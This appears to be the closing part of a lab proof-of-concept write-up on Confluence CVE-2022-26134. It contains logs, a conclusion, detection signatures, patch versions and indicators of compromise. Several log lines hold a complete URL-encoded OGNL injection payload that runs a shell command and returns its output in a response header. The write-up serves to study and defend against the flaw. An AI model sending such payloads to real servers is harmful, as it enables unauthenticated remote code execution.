catalina.2022-08-02.log:02-Aug-2022 19:57:22.939 WARNING [Catalina-utility-3] org.apache.catalina.valves.StuckThreadDetectionValve.notifyStuckThreadDetected Thread [http
-nio-8090-exec-6] (id=[194]) has been active for [65,431] milliseconds (since [8/2/22 7:56 PM]) to serve the same request for [http://10.10.9.117:8090/%24%7B%28%23a%3D%4
0org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22more%20/opt/atlassian/confluence/logs/catalina.out%22%29.getInputStream%28%
%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/] and may be stuck (confi
red threshold for this StuckThreadDetectionValve is [60] seconds). There is/are [1] thread(s) in total that are monitored by this Valve and may be stuck.
talina.2022-08-02.log:02-Aug-2022 20:01:52.983 WARNING [Catalina-utility-1] org.apache.catalina.valves.StuckThreadDetectionValve.notifyStuckThreadDetected Thread [http
-nio-8090-exec-3] (id=[191]) has been active for [67,253] milliseconds (since [8/2/22 8:00 PM]) to serve the same request for [http://10.10.9.117:8090/%24%7B%28%23a%3D%4
0org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22more%20%20/opt/atlassian/confluence/logs/catalina.out%22%29.getInputStream%
28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/] and may be stuck (co
nfigured threshold for this StuckThreadDetectionValve is [60] seconds). There is/are [2] thread(s) in total that are monitored by this Valve and may be stuck.
catalina.out:02-Aug-2022 19:57:22.939 WARNING [Catalina-utility-3] org.apache.catalina.valves.StuckThreadDetectionValve.notifyStuckThreadDetected Thread [http-nio-8090-e
xec-6] (id=[194]) has been active for [65,431] milliseconds (since [8/2/22 7:56 PM]) to serve the same request for [http://10.10.9.117:8090/%24%7B%28%23a%3D%40org.apache
.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22more%20/opt/atlassian/confluence/logs/catalina.out%22%29.getInputStream%28%29%2C%22utf
-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/] and may be stuck (configured thres
hold for this StuckThreadDetectionValve is [60] seconds). There is/are [1] thread(s) in total that are monitored by this Valve and may be stuck.
catalina.out:02-Aug-2022 20:01:52.983 WARNING [Catalina-utility-1] org.apache.catalina.valves.StuckThreadDetectionValve.notifyStuckThreadDetected Thread [http-nio-8090-e
xec-3] (id=[191]) has been active for [67,253] milliseconds (since [8/2/22 8:00 PM]) to serve the same request for [http://10.10.9.117:8090/%24%7B%28%23a%3D%40org.apache
.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22more%20%20/opt/atlassian/confluence/logs/catalina.out%22%29.getInputStream%28%29%2C%22
utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/] and may be stuck (configured th
reshold for this StuckThreadDetectionValve is [60] seconds). There is/are [2] thread(s) in total that are monitored by this Valve and may be stuck.
```

Picture 12 – File/Log Access Activity Logs

Another log search for the first activity -can be found on "*Picture 2– Folder Creation on Remote Servers' tmp"*- with a recursive grep search as :

grep -R "/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22"



```
Warning: Nashorn engine is planned to be removed from a future JDK release
confluence@thm-cve-2022-26134:/opt/atlassian/confluence/logs$ grep -R "/%24%7B%
0java.lang.Runtime%40getRuntime%28%29.exec%28%22"
<%40java.lang.Runtime%40getRuntime%28%29.exec%28%22"
confluence@thm-cve-2022-26134:/opt/atlassian/confluence/logs$ █
```

Picture 12 – Exploit Execution – Log Access

CONCLUSION

As a conclusion through this POC, an **unauthenticated** attacker can leverage this remote code execution vulnerability to gain access to the vulnerable versions of Confluence , which is a very common and enterprise-level used platform, with relatively low effort. In order to exploit a vulnerable server, it's enough for a remote attacker to send a malicious HTTP GET request with an OGNL payload in the URI.

This vulnerability is quite similar to other vulnerabilities we have seen in the past like Apache Struts2 CVE-2018-11776 which is based on the same mechanism of input expression in the URI that is being translated to code execution. Another vulnerability that is even more similar to this is CVE-2021-26084 which is also compromises Atlassian systems as well.

Atlassian should improve their systems by developing RedTeam assessments and post incident activities such as lessons-learned evaluation to avoid similar situations in the future.

APPENDICES

Reverse Shell Logs : Illegal Activity

```
…
02-Aug-2022 16:41:09.135 INFO [Catalina-utility-2] org.apache.catalina.core.ApplicationContext.log 1 Spring
WebApplicationInitializers detected on classpath
02-Aug-2022 16:41:09.414 INFO [Catalina-utility-2] org.apache.catalina.core.ApplicationContext.log Initializing Spring
DispatcherServlet 'dispatcher'
2022-08-02 16:41:26,633 INFO [Catalina-utility-1] [com.atlassian.confluence.lifecycle] contextInitialized Starting Confluence
7.3.5 [build 8401 based on commit hash 704793d6038510d343805f57baea5ca16b469eae] - synchrony version 3.1.0-
master-022ca438
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by com.atlassian.hibernate.adapter.proxy.BytecodeProviderImpl_ImplementV2Proxy
(file:/opt/atlassian/confluence/confluence/WEB-INF/lib/hibernate.adapter-1.0.3.jar) to field
java.lang.reflect.Field.modifiers
WARNING: Please consider reporting this to the maintainers of
com.atlassian.hibernate.adapter.proxy.BytecodeProviderImpl_ImplementV2Proxy
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
02-Aug-2022 16:45:11.575 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-
8090"]
02-Aug-2022 16:45:11.673 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in [247,192] milliseconds
02-Aug-2022 16:45:24.657 INFO [http-nio-8090-exec-5]
com.sun.jersey.server.impl.application.WebApplicationImpl._initiate Initiating Jersey application, version 'Jersey: 1.19.4
05/24/2017 03:20 PM'
02-Aug-2022 16:45:25.815 INFO [http-nio-8090-exec-8]
com.sun.jersey.server.impl.application.WebApplicationImpl._initiate Initiating Jersey application, version 'Jersey: 1.19.4
05/24/2017 03:20 PM'
02-Aug-2022 16:45:54.456 INFO [http-nio-8090-exec-5]
com.sun.jersey.server.impl.application.WebApplicationImpl._initiate Initiating Jersey application, version 'Jersey: 1.19.4
05/24/2017 03:20 PM'
02-Aug-2022 17:21:29.944 SEVERE [http-nio-8090-exec-2] org.apache.coyote.http11.Http11Processor.service Error
processing request
        org.apache.coyote.http11.HeadersTooLargeException: An attempt was made to write more data to the response
headers than there was room available in the buffer. Increase maxHttpHeaderSize on the connector or write less data into
the response headers.
                at
org.apache.coyote.http11.Http11OutputBuffer.checkLengthBeforeWrite(Http11OutputBuffer.java:464)
                at org.apache.coyote.http11.Http11OutputBuffer.write(Http11OutputBuffer.java:417)
                at org.apache.coyote.http11.Http11OutputBuffer.write(Http11OutputBuffer.java:403)
```

```
		at org.apache.coyote.http11.Http11OutputBuffer.sendHeader(Http11OutputBuffer.java:363)
		at org.apache.coyote.http11.Http11Processor.prepareResponse(Http11Processor.java:976)
		at org.apache.coyote.AbstractProcessor.action(AbstractProcessor.java:375)
		at org.apache.coyote.Response.action(Response.java:211)
		at org.apache.coyote.Response.sendHeaders(Response.java:437)
		at org.apache.catalina.connector.OutputBuffer.doFlush(OutputBuffer.java:291)
		at org.apache.catalina.connector.OutputBuffer.close(OutputBuffer.java:251)
		at org.apache.catalina.connector.Response.finishResponse(Response.java:441)
		at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:374)
		at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:373)
		at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
		at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:868)
		at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1594)
		at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
		at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source)
		at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
		at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
		at java.base/java.lang.Thread.run(Unknown Source)
02-Aug-2022 17:22:32.044 SEVERE [http-nio-8090-exec-2] org.apache.coyote.http11.Http11Processor.service Error
processing request
	org.apache.coyote.http11.HeadersTooLargeException: An attempt was made to write more data to the response
headers than there was room available in the buffer. Increase maxHttpHeaderSize on the connector or write less data into
the response headers.
		at
org.apache.coyote.http11.Http11OutputBuffer.checkLengthBeforeWrite(Http11OutputBuffer.java:464)
		at org.apache.coyote.http11.Http11OutputBuffer.write(Http11OutputBuffer.java:417)
		at org.apache.coyote.http11.Http11OutputBuffer.write(Http11OutputBuffer.java:403)
		at org.apache.coyote.http11.Http11OutputBuffer.sendHeader(Http11OutputBuffer.java:363)
		at org.apache.coyote.http11.Http11Processor.prepareResponse(Http11Processor.java:976)
		at org.apache.coyote.AbstractProcessor.action(AbstractProcessor.java:375)
		at org.apache.coyote.Response.action(Response.java:211)
		at org.apache.coyote.Response.sendHeaders(Response.java:437)
		at org.apache.catalina.connector.OutputBuffer.doFlush(OutputBuffer.java:291)
		at org.apache.catalina.connector.OutputBuffer.close(OutputBuffer.java:251)
		at org.apache.catalina.connector.Response.finishResponse(Response.java:441)
		at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:374)
		at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:373)
		at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
		at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:868)
		at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1594)
		at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
		at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source)
		at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
		at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
		at java.base/java.lang.Thread.run(Unknown Source)
Warning: Nashorn engine is planned to be removed from a future JDK release
…
```

Bonus: Detection and Prevention Advices

For detection and protection, vendor based signatures, public yara rules and hunting queries could be used.

- SNORT – SERVER-WEBAPP Atlassian Confluence OGNL Expression Injection Attempt
- Checkpoint NGX – Java Server Pages Backdoor
- Fortinet Fortigate – backdoor:Remote.CMD.Shell
- Palo Alto NG – Atlassian Confluence Remote Code Execution Vulnerability
- Yara Rule (for file upload webshell observed in incident involving compromise of Confluence server with known indicators)
- Sample Hunting Queries

Patching

Atlassian has released an advisory for their products affected by this CVE. To resolve the issue, affected systems need to be upgraded regarding to the Confluence version. The suggested list at the time of publication is:

- 7.4.17
- 7.13.7
- 7.14.3
- 7.15.2
- 7.16.4
- 7.17.4
- 7.18.1

Related Public IOC's – Post Exploitation

MD5 Hash

China Chopper	*4c02c3a150de6b70d6fca584c29888202cc1deef*
Unknown Executables	*80b327ec19c7d14cc10511060ed3a4abffc821af*

Known Attacker IPs

154[.]146[.]34[.]145
154[.]16[.]105[.]147
156[.]146[.]34[.]46
156[.]146[.]34[.]52
156[.]146[.]34[.]9
156[.]146[.]56[.]136
198[.]147[.]22[.]148
221[.]178[.]126[.]244
45[.]43[.]19[.]91
59[.]163[.]248[.]170
64[.]64[.]228[.]239
66[.]115[.]182[.]102

66[.]115[.]182[.]111
67[.]149[.]61[.]16
98[.]32[.]230[.]38

Useful Resources

CISA - Known Exploited Vulnerabilities Catalog
Mitre CWE Definition
Mitre Mitigation - T1190
OWASP Top Ten
NVD Nist - CVE-2022-26134
Volexity - Zero Day Exploitation of Atlassian Confluence
Rapid7 Blog - Active Exploitation of Confluence CVE-2022-26134
SecurityLabs – CVE-2022-26134
AttackerKB – CVE-2022-26134
Confluence Security Advisory
MeyerWeb - URL Decode/Encode
JournalDev - Strust2 OGNL
PentestMonkey - Reverse Shell Cheat Sheet
Pentest Tools - Exploiting OGNL Injection in Apache Struts
Contrast Security - OGNL Injection Glossary
LetsDefend – Web Attacks 101
LetsDefend – Linux for Blue Team
PortSwigger
TryHackMe
Hunting for CVE-2022-26134
Citrix - Reducing Unauthenticated OGNL Injection Risk
Unit42 - CVE2022-26134